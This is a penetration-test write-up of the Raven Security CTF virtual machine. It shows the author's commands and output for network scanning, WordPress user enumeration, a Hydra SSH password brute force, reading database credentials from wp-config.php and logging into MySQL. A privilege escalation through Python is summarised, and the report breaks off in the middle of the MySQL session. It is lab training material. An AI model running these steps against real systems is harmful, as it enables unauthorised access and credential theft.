PENETRATION TESTING REPORT

Raven Security Webserver (VM)- CTF

Abstract

The report defines the scope of the penetration test, the methods and tools used for the test and the necessary recommendations that may help minimize and mitigate future risks from threat actors.

Anthony Nathan

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Executive Summary

The aim of this project was to conduct a penetration test on web server for Raven Security in order to determine its exposure to a targeted attack. Since this machine is so important to their core business, they did not want us to test the live production server. Instead, we were provided with a virtual machine image. Since we were given zero information about the server, the test was conducted as a black box test. The main goal for this test was:

- Identify if the server was penetrable/hackable
- Determine the attack surface and types of vulnerabilities they were exposed to.
- Capture 4 hidden flags

The attacks were conducted with public level access.

Summary of Results

Preliminary reconnaissance was conducted by attaching this VM to my local network. Using Nmap I conducted a host discovery scan and the results provided me a listing of specific hosts to target for this assessment. Once the Target host IP was identified, I used Burp Suite to crawl through the website. While crawling through the HTTP responses, I was able to locate the 1st flag under the Service page. I also noticed that this webpage was a WordPress webpage and my WPscan was not working, so I then used the Curl command to identify the different authors/users on the WordPress page. I was able to find 2 authors/users and used Hydra to crack the password for author 1 i.e. Michael.

Once logged into Michael via SSH, I was able to use the find command to find the 2nd flag and in addition I also noticed a WordPress folder. Navigating through the WordPress folder I was able to locate the wp-config file which contained the root user and password details for the SQL database used by the WordPress site.


MySQL server was started and logged in with root privileges. Navigating through the tables I located the 3rd flag in the wp_posts table. There was a 4th flag located in the same table (apparently this was located to trick the tester, so they do not try to escalate privileges further). Further navigating through the different tables in the WordPress database, I was able to locate the hash for the user Steven under the wp_users table.

I used John the Ripper to decrypt the hash and was able to get the password for the author 2/user Steven. Logging in with Steven's credentials via SSH, I quickly checked and noticed that with steven privileges the we could run Python as root. I used the python SUID command and gained access to the root privileges. The final and 4th flag was located under root id in the root folder.

Attack Narrative


1. Machine Setup:

- I created a host only network on the virtual box



Name	IPv4 Address/Mask	IPv6 Address/Mask	DHCP Server
VirtualBox Host-Only Ethernet Adapter #2	192.168.107.1/24		☑ Enable


- I setup the Raven VM and Kali VM to run on the host only network. In addition, the Kali was also given access to the internet via NAT



☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter #2




☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter #2

2. Network Scan:


- Used **ifconfig** to determine the IP subnet 192.168.107.0/24



```
kali@kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:1f:30:76  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.107.5  netmask 255.255.255.0  broadcast 192.168.107.255
        inet6 fe80::a00:27ff:fede:aa40  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:de:aa:40  txqueuelen 1000  (Ethernet)
```

- Started Metasploit and used the commands below:


  a. **db_nmap -sV -O 192.168.107.0/24**
  b. **hosts**
  c. **services**



```
msf5 > hosts

Hosts
=====

address        mac                name  os_name          os_flavor  os_sp  purpose  info  comments
-------        ---                ----  -------          ---------  -----  -------  ----  --------
192.168.107.1  0a:00:27:00:00:05        Windows Longhorn                   device
192.168.107.2  08:00:27:AE:BC:AD
192.168.107.4  08:00:27:aa:c1:05        Linux                       3.X    server
192.168.107.5

msf5 > services
Services
========

host           port  proto  name             state  info
----           ----  -----  ----             -----  ----
192.168.107.1  135   tcp    msrpc            open   Microsoft Windows RPC
192.168.107.1  139   tcp    netbios-ssn      open   Microsoft Windows netbios-ssn
192.168.107.1  445   tcp    microsoft-ds     open
192.168.107.1  7070  tcp    ssl/realserver   open
192.168.107.1  8000  tcp    http             open   Splunkd httpd
192.168.107.1  8089  tcp    ssl/http         open   Splunkd httpd
192.168.107.4  22    tcp    ssh              open   OpenSSH 6.7p1 Debian 5+deb8u4 protocol 2.0
192.168.107.4  80    tcp    http             open   Apache httpd 2.4.10 (Debian)
192.168.107.4  111   tcp    rpcbind          open   2-4 RPC #100000
```

3. Website Crawling Burp Suite:

- Opened firefox and keyed in the webserver→ http://192.168.107.4
- Opened Burp and under the Target tab → right click on the target IP to start spider.
- Under the response section for /service.html → located 1st flag as per screenshots below



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Re-enable

Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://192.168.107.4
- http://a1lyproject.com
- https://addons.mozilla.org
- https://api.w.org
- http://briancherne.github.io
- https://bugs.webkit.org
- https://bugzilla.mozilla.org
- http://caniuse.com
- https://cbks0.googleapis.com
- https://cbks1.googleapis.com
- https://cdnjs.cloudflare.com
- https://classify-client.services.mozilla.com
- https://colorlib.com

Host	Method	URL	Params	Stat... ▲	Length	MIME type	Title	Comm
http://192.168.107.4	GET	/js/vendor/?C=N;O=A	✓	200	1374	HTML	Index of /js/vendor	
http://192.168.107.4	GET	/js/vendor/?C=N;O=D	✓	200	1374	HTML	Index of /js/vendor	
http://192.168.107.4	GET	/js/vendor/?C=S;O=A	✓	200	1374	HTML	Index of /js/vendor	
http://192.168.107.4	GET	/js/vendor/?C=S;O=D	✓	200	1374	HTML	Index of /js/vendor	
http://192.168.107.4	GET	/js/vendor/bootstrap...		200	49236	script		
http://192.168.107.4	GET	/js/vendor/jquery-2.2...		200	85870	script		
http://192.168.107.4	GET	/js/waypoints.min.js		200	8335	script		
http://192.168.107.4	GET	/service.html		200	11445	HTML	Security	
http://192.168.107.4	GET	/team.html		200	15728	HTML	Security	
http://192.168.107.4	GET	/wordpress/		200	52451	HTML	Raven Security &#8...	
http://192.168.107.4	GET	/wordpress		301	549	HTML	301 Moved Permane...	



```
                                                            </div>
                                                    </div>
                                            </div>
                                    </footer>
                                    <!-- End footer Area -->
                                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                                    <script src="js/vendor/jquery-2.2.4.min.js"></script>
                                    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js"
integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
                                    <script src="js/vendor/bootstrap.min.js"></script>
```


4. WordPress page User Enumeration:

- Since my WPscan was not working, I used the curl command to get as much info as I can from the word press page. I used the commands below:


  curl http://192.168.107.4/wordpress/?author=1

  curl http://192.168.107.4/wordpress/?author=2

- I was able to get 2 users/authors→ Michael & Steven as shown below:




```
<body class="archive author author-michael author-1 hfeed has-header-image has-sidebar page-two-colu
mn colors-light">
```



```
<body class="archive author author-steven author-2 hfeed has-header-image has-sidebar page-two-colum
n colors-light">
```

5. Brute forcing User passwords:


- Used Hydra to Brute force password using existing wordlists(rockyou.txt) for **user: Michael**



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/
[DATA] attacking ssh://192.168.107.4:22/
[22][ssh] host: 192.168.107.4   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
```


6. SSH login with Michael's Credentials:

- SSH login complete with credentials found in previous step




```
kali@kali:~$ ssh michael@192.168.107.4
michael@192.168.107.4's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Mar 20 04:54:46 2020 from 192.168.107.5
michael@Raven:~$
```

- Using find command to locate other flags as shown below:




```
michael@Raven:/$ find ./ -type f -iname *flag*
```

- Located 2nd Flag and the WordPress folder




```
./var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
./var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
./var/www/flag2.txt
```

- Navigated to WordPress folder to locate **wp-config.php** file




```
michael@Raven:/var/www/html/wordpress$ ls
index.php        wp-admin              wp-config-sample.php  wp-links-opml.php  wp-settings.php
license.txt      wp-blog-header.php    wp-content            wp-load.php        wp-signup.php
readme.html      wp-comments-post.php  wp-cron.php           wp-login.php       wp-trackback.php
wp-activate.php  wp-config.php         wp-includes           wp-mail.php        xmlrpc.php
```

- Opened **wp-config.php** file to extract root credentials for SQL database used by the WordPress site:



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

- Login to the SQL database and navigate through tables to find more flags:



```
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 44
Server version: 5.5.60-0+deb8u1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)
```





